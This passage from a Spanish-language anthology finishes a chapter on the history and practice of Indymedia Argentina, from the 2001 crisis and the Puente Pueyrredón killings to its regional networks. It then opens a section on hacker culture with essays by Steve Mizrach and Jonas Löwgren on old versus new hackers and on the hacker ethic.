Pero, en su misma génesis se produjo una paradoja: las condiciones de posibilidad de Indymedia Argentina (el contexto internacional anglo-europeo) nada tenían que ver con las realidades locales. Los actores sociales y políticos, así como los efectos del capitalismo son diferentes. Las estrategias de lucha definen sus prioridades de acuerdo a los conflictos. Y aquí los conflictos son otros. Obviamente, «el capital» suele ser la voz bajo la cual la lucha se define, por lo menos en niveles teóricos. Pero de cara a las realidades de los barrios del conurbano, la lucha ecologista, el copyleft y el software libre hacían ruido en el cuerpo de los activistas argentinos.

Paradoja entre medios disponibles y registros discursivos (es decir, de prácticas sobre —y en— las cuales el registro discursivo se construye). Activistas ecologistas con *laptop*, activistas piqueteros en el puente Pueyrredón… ¿qué decían y quiénes eran los que armaban la página web? ¿Paradoja posmoderna o simple paradoja de la lucha de la clase media en los países pobres?

Paradoja que no se produjo en el nivel teórico sino en la práctica política. Y por esta razón, los que armaban la página argentina entendieron que el escenario de esta última sería el lugar de las respuestas.

4) La práctica desde el 19 y el 20 de 2001: primera respuesta a la paradoja

El nacimiento de Indymedia Argentina representa un quiebre muy fuerte de las interpretaciones primermundistas, por la falta de historia local en materia de usos de las tecnologías para el cambio. Y justamente por esta razón, se resignifica en el contexto latinoamericano a partir del 19 y 20 de diciembre de 2001.

La realidad y la manera de abordarla, hizo que desde sus primeros años de vida pueda ser un lugar de referencialidad muy concreta para nuevos actores sociopolíticos. Nuevos en la Argentina y diferentes de los que dan sus luchas en el contexto anglo-europeo.

Hoy Indymedia se piensa más que nada como «una red de acción» que contiene el mismo principio: acrecentar la participación e involucrar cada vez más grupos y colectivos en una multiplicidad de espacios que se continúan abriendo constantemente. Todos estos escenarios tienen la común inquietud por experimentar y aportar a diferentes proyectos (que a su vez se multiplican).

4.1) Los primeros modos de trabajo: «patear la calle»

La tarea que se había propuesto el colectivo Indymedia Argentina fue, en un primer momento, la realización de «las coberturas»: salir a las calles y relatar desde una perspectiva radical cuáles eran las necesidades de las organizaciones en dar a conocer sus conflictos, no reflejadas por la voz de los grandes medios (que juegan siempre de aliados con el poder de turno). Hacer coberturas implicaba tejer redes entre este nuevo actor que se proponía intervenir sobre la realidad social, el mediactivista, y los diferentes movimientos sociales. Esto tuvo un impacto muy grande en las distintas organizaciones y movimientos ya que los mediactivistas que estaban en las calles todos los días y cubrían las diferentes manifestaciones comenzaron a tejer esas redes con los distintos referentes y con las bases de las organizaciones que luego, eran los que daban credibilidad a las publicaciones del sitio. El estar en la calle constantemente, dio a Indymedia Argentina la posibilidad de hacerse conocidos y requeridos por los movimientos sociales. «*Estos sectores que participan en las luchas sociales rápidamente adquieren una postura crítica sobre los medios de comunicación, especialmente sobre el televisivo, que evita rotundamente mostrar sus acciones, sus movilizaciones y sus propuestas. Así queda en evidencia para un sector de la sociedad la dictadura mediática en la cual están inmersos*»[82].

5) La práctica durante la masacre en el Puente Pueyrredón: segunda respuesta a la paradoja

Durante 2002 el «dar voz a los que no tienen voz» se transforma junto con el escenario político argentino. La difusión de los conflictos entre las organizaciones

piqueteras y el estado se constituye en otra experiencia que reorienta las prácticas.

Relata Tomás, un compañero de Indymedia, sobre lo ocurrido el 26 de junio de 2002: «Cuando asesinaron a los compañeros Dario Santillán del MTD de Lanús y Maximiliano Kosteki del MTD Guernica en Avellaneda, el 26 de junio de 2002, los medios frente a la brutal represión —hasta que la evidencia y la movilización señalaron lo contrario— hablaron de "enfrentamientos". Prefirieron mostrar los palos, las gomeras y las capuchas de los piqueteros, justificando el dispositivo represivo y evitando hablar de las balas de plomo que el gobierno de Duhalde y de Felipe Solá y el FMI ordenaron que se disparen para acabar con la protesta social».

Indymedia actuó no solo como testigo directo sino que, desde el sitio, en la portada denunciaba «Asesinos» a los que provocaron la masacre.

A un mes de lo ocurrido y como primer regreso al Puente Pueyrredón, Indymedia video realizó el video documental «Piquete Puente Pueyrredón». Fue visto por muchísimas personas que formaban parte de los distintos movimientos, y en él se podía conocer cuáles habían sido los hechos (mostrados ahora desde una perspectiva militante —«imágenes desde el otro lado de la barricada»). Se denunciaban, también, las estrategias inconsistentes de los grandes medios aliados al poder político que buscaban, por sobre todo, crear «opinión pública» en torno a una idea de piqueteros violentos y criminales.

En esa misma jornada también se confeccionó una muestra de fotos que incluía fotos de Dario Santillán. «La gente del movimiento se asombraba y tocaba la foto, una larga cola se formaba para verla y no faltaron lágrimas y los rezos sobre la imagen. Un fenómeno opuesto al de las últimas semanas donde Darío había sido retratado por los grandes medios como un violento que había atacado a la policía, o lo mostraban desangrándose, como parte de una campaña de criminalización de la protesta sobre los movimientos populares»[83].

Luego, eran las mismas organizaciones las que llamaban a compañeros para pedir la presencia de Indymedia en diferentes acciones, como tomas de terrenos, cortes de ruta, o tan solo para invitarlos a los barrios y proyectar videos, armar muestras de fotos, talleres de prensa o audiovisuales, como ocurrió durante el 2003. Ese año concluyó con el armado de tres foto-montajes realizados en colaboración entre gente de los barrios e Indymedia, los cuales fueron exhibidos para el primer aniversario del asesinato de Darío Santillán y Maximiliano Kosteki en el Puente Pueyrredón.

5.1) Redefiniciones de los modos de trabajo: «intervenir más»

Indymedia Argentina no se quedó solamente con el formato Internet. Es bien sabido que en esta parte del hemisferio muy pocas son las posibilidades de acceder y manejar la herramienta Internet. «En la Argentina el promedio de población con acceso a Internet (en forma muy limitada) es de 3 millones de personas, en un país con una población de 37 millones. Es evidente que el acceso a este medio no es

masivo»[84]. Durante los tres años se trabajó muy fuertemente para sacar Indymedia de Internet, aunque claramente el sitio continuó siendo un elemento fundamental de comunicación.

Indymedia se piensa a sí misma como usina y laboratorio de comunicación. La dinámica y los usos de las nuevas tecnologías de comunicación, sobre todo de Internet, hicieron que las discusiones de Indymedia Argentina pasaran por pensar cuál debía ser la utilidad de un medio basado en Internet. En Argentina los límites son claros. Surgió entonces la necesidad de plantear que, para que Indymedia Argentina lograra una real inserción en los sectores populares, se debía trabajar por fuera de la página: organizando, por ejemplo, muestras de videos y fotos itinerantes, proyecciones en los barrios y en centros sociales y culturales, talleres de Internet, de periodismo y de educación popular. Para este colectivo siempre fue importante crear y profundizar los lazos con las bases, porque de lo contrario, correría el riesgo de formar parte de aquello que denunciaba.

6) Redefiniciones sobre fin de 2004: las redes

La red, según la conciben y la practican en Europa y Estados Unidos —países centrales que comenzaron a utilizarla—, surge como respuesta de una organización fundada por grupos y colectivos que visualizaron la importancia de los medios alternativos y, correlativamente/paralelamente, del rol central de la oligarquía de la información/entretenimiento en el capitalismo global. En forma lúcida, el movimiento antiglobalización, dice Dee Dee Halleck, considera a los medios corporativos como parte integrante del problema. Para estos activistas —continúa—, crear nuevos modos de comunicación es parte imprescindible de la respuesta al neoliberalismo.

La red funciona según un modelo de tipo rizomático, es decir que se van desarrollando en diferentes lugares del globo nodos de iguales características: no jerárquicos, descentralizados y autónomos. Este modelo responde a las exigencias de autoorganización del trabajo virtual según un proceso igualitario y difusivo.[85]

La utopía de la red de Félix Guattari, filósofo francés que se dedicó en su vejez a pensar las redes, ya advertía en los años ‘80 que los progresos en la informática tenderían a redes rizomáticas, relaciones bidireccionales y multidireccionales entre colectivos de enunciación postmediática, que infectarían el sistema televisivo centralizado y sacudirían y desestructurarían todas las formas de tipo estatal y de tipo económico.

Según Bifo, esta utopía se encarnó en la tecnología, en la cultura, e incluso en la empresa. En el transcurso de los ‘90 se desarrolló el rizoma, pero fue infiltrado por el virus de tipo centralizado, jerarquizador. El uso de la publicidad, del business, de la televisión en la red fueron aspectos de esta infiltración. Las redes existen y están a

disposición no sólo de aquéllos que creen en que esta forma de organización posibilita la democratización radical, la descentralización de la información, la eliminación de las jerarquías y la posibilidad de una nueva forma de organización global que luche para el cambio social, sino que también el enemigo es usuario y propagador de redes que alimentan el sistema. Bifo entonces lo plantea como una guerra entre dos paradigmas: «es la guerra entre el dominio y la libertad (…) en este sentido la utopía de Guattari parece cada día desmentida y reafirmada por la perpetua dinámica del dominio y la libertad»[86].

En Latinoamérica las redes que se construyen son bien difusas. Hablar del concepto de red, en el sentido que se propone el concepto de red primermundista, todavía es abordar la problemática casi a tientas. La participación en la red de redes de Indymedia global, fue y sigue siendo un aprendizaje cotidiano. Indymedia Argentina fue el nombre del colectivo Buenos Aires durante más de 2 años, el cual editorializaba y pretendía reflejar una realidad acabada del «país». Luego de la aparición de Rosario en julio de 2002, de la emergencia de temáticas específicas como es el caso de la de Pueblos Originarios en agosto de 2002 y, ya para mediados de 2003, con la aparición de gente interesada en armar Indymedia en Santiago del Estero y La Plata (que nace recién en enero de 2004 luego de hacer un proceso), Indymedia Buenos Aires cede el lugar de página central y se convierte en una sección territorial de la lista de secciones.

A partir de entonces hay una idea que recorre a todos los colectivos que empiezan a formar parte de lo que se denomina «red Argentina» en darle lugar a los diferentes colectivos, grupos, individuos de realizar tareas específicas.

Un ejemplo es el recién surgido colectivo de Medio Ambiente. Éste, se concreta con el llamado a grupos, colectivos e individuos interesados en la editorialización de la sección. Entonces se suman a la red no sólo individuos interesados en el proyecto de contrainformación, sino también colectivos que trabajan la temática específica y que no encuentran por ninguna otra vía la posibilidad que les brinda la herramienta Indymedia para la difusión de la misma.

El ejemplo es fractal, ya que es posible que este colectivo comience a publicar y encuentre otros semejantes que hacen lo mismo dentro del país, luego de la región y luego a nivel global; y que formen parte de otras organizaciones que están en constante movimiento y que necesiten a la comunicación alternativa como medio para difundir y enriquecer el espectro de temático. Lo mismo vale para Pueblos Originarios, Género, Contracultura o Video.

Indymedia en Argentina está tendiendo, cada vez más, a convertirse realmente en una herramienta utilizada por miles de personas, que cada día encuentran en el sitio un lugar con información que permite dar a conocer las luchas cotidianas cada vez más localmente y con emisores cada vez más locales.

Bibliografía

Berardi, Franco (Bifo), «La incesante guerra entre red y videocracia», en Pasquinelli, Matteo (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

Boido, Pablo, Ponencia realizada para «Our media», Colombia, julio 2003.

Duran Etxezarreta, Saez, *Globalización capitalista*. Barcelona, Virus, 2001.

Halleck, Dee Dee, «Una tormenta envolvente: el cyber-forum abierto Indymedia», en Pasquinelli, Matteo (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

Pasquinelli, Matteo (comp.), *Mediactivismo: Estrategias y prácticas de la comunicación independiente*. Roma, DerieveApprodi, 2002.

Vinelli, Natalia y Rodríguez Esperón, Carlos, *Contrainformación: medios alternativos para la acción política*. Buenos Aires, Continente, 2004.

Fuentes digitales:

http://argentina.indymedia.org/

http://www.docs.indymedia.org/

http://www.ecn.org/

http://www.lahaine.org/

http://www.lavaca.org/


http://www.nfm.org/

http://www.nodo50.org/

http://www.rebelion.org/

http://www.rekombinant.org/

5. HACKERS



Henry Segerman

Viejos Hackers, Nuevos Hackers: ¿son distintos?[87]

Steve Mizrach (seeker1)

Steve Mizraches antropólogo. Investiga y enseña en la Universidad de Florida, EE. UU. Escribe sobre temas como «cibercultura» y «frontera electrónica» (junto a otros tan inciertos como el «fenómeno ovni»).

Este artículo es una mirada retrospectiva de la «cultura hacker», descripta a partir de los nuevos estilos de hackers que aparecieron en los ‘80.

Aparentemente, para la gente enamorada de la «vieja escuela» de hackers, como Steven Levy o Clifford Stoll, hay una gran diferencia. De hecho, no les perdonan a los hackers del «viejo estilo» del MIT/Stanford que se hayan dejado ganar en los medios su honorable título a manos de «esa gente»… para muchas personas, «hacker» quiere decir una clase de personas de los ‘60, cierta «estirpe» de programadores que lanzó la «revolución informática», pero que parece que no anda más por esta zona… de acuerdo a estos hackers de la «vieja escuela, hackear» significaba voluntad de hacer accesible y abierta la tecnología, cierto amor por la computadora que significaba que «preferían programar en vez de dormir». Significaba un deseo de crear belleza con las computadoras, de liberar la información, de descentralizar el acceso a la comunicación…

Pero ¿qué pasa con los nuevos «hackers»? Muchos de los «viejos» hackers piensan que no merecen ese nombre, y prefieren llamarlos «criminales informáticos», «vándalos», «crackers», o golpeando bajo y desde un sesgo generacional, «delincuentes juveniles». Los medios usan el término «hacker» para referirse a jóvenes talentosos, usuarios de computadoras que usan sus modems para entrar sin autorización a otros sistemas, muy parecido a como se describe en la película *Juegos de Guerra*. Y a los hackers de la vieja escuela esto les molesta. La mayoría de los hackers nuevos no saben programar; sólo son personas sin ética que no tienen problemas en robar passwords, códigos, software u otra información e intercambiarla con sus amigos. Podrán ser buenos explotando las fallas de seguridad de los sistemas, pero lo único que logran (dicen algunos como Stoll) es destruir la confianza sobre la cual se construyen las redes abiertas.

Me interesa, no necesito decirlo, el aspecto generacional de esta batalla por el título de «hacker». La mayoría de los viejos hackers de los ‘60 viven, desde ya, en los ‘90 —«*Baby Boomers*» que, como sus amigos exhippies, pasaron de «freaks» a personas serias, consiguiendo empleo en empresas de seguridad informática y megaindustrias del software—. Y como tantos que provienen de la contracultura, simplemente no entienden que esta Generación X sea la contracultura de los ‘90…

¿dónde quedó la apertura?, ¿el idealismo? Estos «delincuentes juveniles» no viven según los altos standars morales de los nostálgicos de los ‘60 como Levy y Stoll. Aunque, al fin y al cabo, Levy vocifera sobre aquellos grandes hackers que fundaron Apple Computers y lanzaron la revolución de la PC —¡esos mismos ex-«phreakers»[88], Job y Wozniak, que de hecho permitieron que su empresa sacara patentes de sus sistemas de hardware y software!

Los «cyberpunks» de los ‘90, parece, no cumplen con lo que esperan de ellos gente como Stoll y Levy. Y todos los viejos «hackers» hacen malabares para marcar sus diferencias con la nueva camada de «hackers», quejándose cuando se les sigue aplicando el título. Yo sostendría que los hackers de los ‘90 no son tan distintos de los hackers de los ‘60, que, de hecho, trabajan con los mismos impulsos exploratorios, antiautoritarios, liberadores; ocurre simplemente que los hackers de los ‘60 no comprenden la situación en que vivimos, y esto probablemente es porque leen literatura hippie de los ‘60 en vez de ciencia ficción cyberpunk de los ‘90… no comprenden por qué el nuevo «hacker» actúa como actúa.

Para Levy, las diferencias entre los viejos y nuevos hackers son grandes y evidentes. El primer grupo competía por crear, el segundo compite por destruir y robar. El primer grupo amaba el control que tenía sobre sus computadoras, el segundo grupo ama el control que las computadoras les proporcionan sobre las personas. El primer grupo siempre buscó mejorar y simplificar; el segundo grupo sólo se aprovecha y manipula. El primer grupo hacía lo que hacía por un sentimiento de verdad y belleza que hallaban en la actividad; el segundo grupo «hackea» por beneficios y status. El primer grupo era comunitario y muy unido, compartía siempre de manera abierta sus nuevas «hackeadas» y descubrimientos; el segundo, dice Levy, es paranoico, marginado y se mueve en secreto. Para Levy, los viejos hackers eran magos de las computadoras, pero los nuevos hackers son terroristas informáticos en busca de nuevas formas de vandalismo electrónico o de bromas maliciosas, que no se fijan en las consecuencias.

Pero donde Levy ve diferencias, yo veo algunas semejanzas. Los viejos hackers «a la antigua» del MIT eran bastante famosos por andar manipulando cerraduras, en sus versiones tanto físicas como electrónicas. ¿Hay tanta diferencia entre la justa ira del hacker del MIT contra los «sacerdotes» de IBM que lo mantenían alejado de las grandes centrales *[mainframes]*, y el hacker de los ‘90 que siente justa ira porque se le niega el acceso a grandes bases de datos comerciales sin una costosa suscripción? Los antiguos hackers del MIT eran famosos también por su exploración del sistema telefónico, y por buscar trucos para hacer llamadas gratuitas a lugares extraños. De hecho, muchos de los primeros hackers eran «phreakers» telefónicos, así de simple: se colaban en el sistema de la compañía de teléfonos («La» compañía, AT&T, alias Ma Bell en ese entonces) y se ofendían porque ésta se negaba a compartir información técnica sobre telefonía.

Los hackers de los ‘60 eran famosos por su deseo de liberar la información.

Compartían abiertamente los códigos fuentes de sus programas; los miembros del *Homebrew Computer Club* [Club de Computadoras Caseras] también compartían las fallas de distintas computadoras, y «trucos» para mejorar sus rendimientos. Como Levy parece pensar que la piratería de programas no debería ser un delito (dado que piensa que el código fuente no debería tener copyright), su problema con los nuevos «hackers» no es la piratería. Ni parece ser el hecho de que compartan libremente cierta información del «mundo real» ciertamente peligrosa como el «Manual del Anarquista» sobre cómo hacer bombas y drogas. Más bien, parece referirse a los delitos maliciosos de una minoría pequeña, dedicada a desparramar Troyanos, bombas lógicas, virus, gusanos y otros programas destructivos…

En la actualidad la mayoría de los virus (como el virus Christmas) son inofensivos. Ocupan porciones mínimas de la memoria, y están programados no para borrar el disco rígido, sino para mostrar un mensaje en un momento dado. Son «sutilezas» —algo que Levy dice que también entusiasmaba a los hackers del MIT—. Ellos se hicieron conocidos por realizar complejas bromas a otros, y eran maestros de la «ingeniería social» —el arte de manipular tecnócratas siendo un artista del engaño — igual que los hackers de los ‘90… sus elaborados juegos y «sutilezas» muchas veces son maneras de demostrar su superioridad ante profesores, operadores y otros «sabelotodos» de los que sienten que se interponen en su acceso a las computadoras…

Al «invadir» los sistemas telefónicos de «correo de voz» de las empresas, los hackers de los ‘90 no son disintos de los hackers del MIT de los ‘60 que mapeaban el laberinto del sistema de túneles del subsuelo del MIT. Lo hacen por los mismos motivos: porque les dicen que no lo hagan, porque los túneles muchas veces llevan a lugares sorprendentes; porque la actividad es inofensiva incluso aunque se la declare no permitida o incluso ilegal, y porque les brinda un sentimiento de destreza y dominio sobre un problema complejo. La verdad es que la mayoría de los hackers de los ‘90 no son destructivos ni perversos descontrolados. De hecho, muchos suscriben a una Ética Hacker actualizada en los ‘90, que sostiene que no van a «hackear» la privacidad de las personas ni a los usuarios de computadoras personales, declarando en cambio que sus «objetivos» serán las corporaciones grandes e irresponsables o las organizaciones burocráticas de los gobiernos…

Pero la razón básica de la diferencia entre los hackers de los ‘60 y los ‘90 es que éstos de la Generación X son una generación «post-punk», de ahí el término «cyberpunk». Su música es un poco más rabiosa, y menos idealista. Han visto morir al *rock n’ roll*, y vieron a Michael Bolton y Whitney Houston tratar de revivir al muerto. Su mundo es un poco más multicultural y complejo, y menos blanco-y-negro. Y es un mundo en el que, si bien las computadoras pueden usarse para crear belleza, también están usándose para destruir libertades y autonomía… por eso el control sobre las computadoras es un acto de defensa propia, no de simple ansia de poder. El «hacking», para algunos de los nuevos «hackers», es más que sólo un juego, o un

medio de conseguir cosas sin pagar. Como con la generación anterior, se ha convertido en un modo de vida, una manera de definirse a sí mismos como subcultura…

Muchos de ellos son deliberadamente «no-violentos» en sus ambiciones. No van a impedirles a otros el acceso a sus cuentas, dañar o cambiar datos sin permiso, o hacer cualquier cosa que arriesgue el funcionamiento del sistema. En cambio, entran a sistemas informáticos para 1) pasear y ver qué encuentran (¿si alguien se mete en tu casa, mira los afiches de tu pared, después cierra la puerta y se va, cometió un crimen?) 2) ver a dónde pueden llegar desde donde están (¿qué conexiones se pueden hacer?) 3) sacar ventaja de cualquier capacidad única de la máquina a la que han accedido. Los hackers del MIT hacían todas estas cosas y más con los diversos *mainframes* que se les «prohibía» usar y explorar… cuestionaron el derecho de los tecnócratas a limitarles el acceso, y abiertamente cuestionaron sus arbitrarias restricciones basadas en cálculos de rendimiento y tiempo de uso.

De hecho, los hackers de los ‘90 le rinden homenaje a la primera generación. Adoptaron mucho de su argot y ciertamente muchas de sus ideas. Su *modus operandi*, la PC, no estaría disponible para ellos sino fuera porque los hackers de los ‘60 desafiaron el modelo de computadora corporativa de IBM e hicieron realidad las computadoras personales… su estilo, el uso de pseudónimos, su amor por la trasnoche y la comida chatarra, son testimonios de la durabilidad y transmisión de la cultura hacker de los ‘60. Entonces, ¿por qué son tan antagonistas y agresivos con los nuevos hackers de los ‘90 los biógrafos de los hackers de los ‘60? ¿Sienten alguna especie de traición a la Ética Hacker original y a sus imperativos? ¿Es sólo la negativa clásica a pasarle la antorcha a una nueva generación?

Meterse en el nodo principal de una red UNIX o en el sistema administrador de una red VAX requiere pensamiento ágil y programación compleja. Suele requerir conocimientos de los diversos «baches» del sistema y de trucos astutos que pueden realizarse con su código. Suele requerir maneras poco ortodoxas de usar los programas. En suma, requiere «hackear» en el mejor y más antiguo sentido del término. Al hacerlo, muchos hackers de los ‘90 buscan ampliar sus conocimientos sobre un sistema y sus posibilidades, no sabotear los esfuerzos de otros o arruinar su funcionamiento. Los «phreakers», al «hackear» el sistema telefónico, participan de la tradición de varios siglos de activistas norteamericanos que siempre desafiaron los modos en que las corporaciones y las agencias gubernamentales impiden que las personas se asocien libremente… desafían la noción de que «tender la mano y encontrar a alguien» debe ser un privilegio costoso en lugar de un derecho.

Algún día, los viejos «hackers» y los nuevos quizás se encuentren y discutan lo que tienen en común, en lugar de las diferencias. Quizás se den cuenta de que comparten una misma alienación respecto del sistema actual. Podrían hallar que tienen principios y motivaciones comunes. Más importante, podrían dejar de competir entre sí por una investidura o un título. Los viejos hackers podrían analizar

los modos en los que fracasó su visión contracultural en dar cuenta de las nuevas realidades, y podrían aportar un sentido de lo colectivo a los nuevos hackers, muchas veces trepadores y amantes del estrellato. Si efectivamente trabajaran juntos, esto podría implicar aquello que Bruce Sterling llama «el Fin de los Amateurs». ¿Y el inicio de la «Revolución Informática»?

Cultura(s) hacker[89]

Jonas Löwgren

Jonas Löwgren es profesor de «Diseño e interacción» en la Escuela de Artes y Comunicación de Malmö, Suecia. Ha realizado trabajos diversos vinculados a la informática (páginas web, herramientas gráficas, etc). Sus investigaciones giran en torno a los modos en que las personas se vinculan con las nuevas tecnologías.

El texto forma parte del material para sus clases en dicha institución.

Introducción

El título de esta charla es «Cultura(s) hacker», no «Cultura hacker». Como veremos, el cuadro es bastante complejo. Tan complejo, quizás, como para hablar de culturas en lugar de cultura. Por otra parte, los rasgos comunes que comparten los miembros de la(s) cultura(s) hacker y sus comunidades son bastante claros y marcados.

Las siguientes páginas proveen notas para la charla, en un intento de captar la heterogeneidad de la(s) cultura(s) hacker así como sus rasgos comunes. Pero primero, ¿cómo se define el término «hacker»?

> hacker /s./
>
> [originalmente, alguien que fabrica muebles con un hacha] 1. Persona que disfruta explorando los detalles de los sistemas programables y cómo expandir sus capacidades, en oposición a la mayoría de los usuarios, que prefieren aprender lo mínimo necesario. 2. Persona que programa entusiastamente (incluso obsesivamente) o que disfruta de programar antes que limitarse a teorizar sobre la programación. 3. Una persona capaz de apreciar el valor de una «hackeada». 4. Una persona que es diestra programando a gran velocidad. 5. Un experto en un programa particular, o alguien que trabaja frecuentemente con él o haciéndole modificaciones; tal como en «un hacker de Unix». (Las definiciones 1 a 5 son correlativas, y la gente que participa de ellas tiende a congregarse). 6. Un experto o entusiasta de cualquier tipo. Alguien puede ser un hacker astrónomo, por ejemplo. 7. Alguien que disfruta con el desafío intelectual de superar o evitar creativamente las limitaciones. 8. (con valor despectivo) Un merodeador malicioso que trata de descubrir información valiosa revisando sitios privados (ej. «hacker de passwords», «hacker de redes»). El término correcto para esta acepción es cracker.

El término «hacker» también tiende a connotar pertenencia a la comunidad global definida por la red. También implica que la persona descripta subscribe, en principio, a alguna versión de la ética hacker.

Es mejor ser descrito por otros como hacker que describirse así uno mismo. Los hackers se consideran a sí mismos una especie de elite (una meritocracia basada en la destreza), aunque es una elite en la que los nuevos miembros son alegremente recibidos. Hay por lo tanto cierta satisfacción del ego en que uno sea identificado como hacker; pero si usted afirma ser uno y no lo es, será rápidamente catalogado como fraude *[bogus]*.

New Hacker's Dictionary, editado por Eric S. Raymond.[90]

Ética hacker tradicional

Una manera de caracterizar los rasgos comunes de la(s) cultura(s) hacker es describir una plataforma ética compartida. La ética hacker fue resumida en su forma más influyente por Stephen Levy en *Hackers: Heroes of the Computer Revolution* (New York, Bantam books, 1984). Desde entonces fue citada y difundida extensamente.

El acceso a las computadoras —y a cualquier cosa que pueda enseñarte algo acerca de cómo funciona el mundo— debe ser ilimitado y total. ¡Siempre apégate al imperativo manos a la obra!

El «imperativo manos a la obra» se interpreta generalmente tanto técnica como socialmente. Si tú quieres que el editor de un texto interesante ofrezca una versión WAP para leer (*on-line*), por ejemplo, no le reclames al editor. Aprende XML, escribe tu propio convertidor y publícalo para que otros lo usen y lo mejoren (en el espíritu de la información libre, más abajo).

De igual manera, si tú quieres cambios en la sociedad, no te quejes, actúa. Una interpretación fuerte podría apuntar al activismo político más allá de los límites de la ley pública.

2. Toda información debe ser libre.

Una analogía cercana podría ser la posición del cacique indio Toro Sentado respecto a la colonización del continente norteamericano: «La tierra no puede tener dueños».

La idea de la información libre va en contra de la mayoría de las concepciones de copyright y software propietario. Un buen ejemplo es la política de *copyleft* de la Fundación Software Libre *[Free Software Foundation]*. El siguiente extracto está tomado de la introducción a la (muy detallada). Licencia Pública General de GNU *[General Public License, GNU-GPL]*, versión 2, 1991:

> Las licencias para la mayor parte del software están diseñadas para arrebatar su libertad de compartirlo y modificarlo. Por el contrario, la Licencia Pública General GNU está destinada a garantizar su libertad de compartir y modificar el software libre, garantizar que el software sea libre para todos los que lo usen. Esta Licencia Pública General comprende a la mayor parte del software de la Fundación Software Libre y a cualquier otro programa cuyos autores se decidan a emplearla. (Algunos otros programas de la Fundación Software Libre subscriben, en cambio, a la Licencia Pública General de la Biblioteca GNU [GNU Library General Public License]. Ud. también puede subscribir a ella sus programas.

Existen sutiles diferencias entre el software libre y el concepto, más difundido actualmente, de código abierto. El software libre en la versión de Richard Stallman es una visión profunda sobre la libertad, la comunidad, la cooperación y la emancipación en la sociedad ideal. El código abierto se concentra más en la eficiencia y la coexistencia con modelos contemporáneos de negocios. Sin embargo, ambos pueden coexistir: lo que hoy se conoce como Linux debería llamarse, si queremos ser estrictos, GNU/Linux, dado que gran parte del software incluido en la distribución de Linux proviene del proyecto GNU.

Desconfía de la autoridad —promueve la descentralización.

Un tema que atraviesa las culturas hacker es el de discutir en base a fuentes primarias: hechos e información que deben estar accesibles de manera igualitaria. La autoridad en este contexto se asocia con sustituir el poder por información.

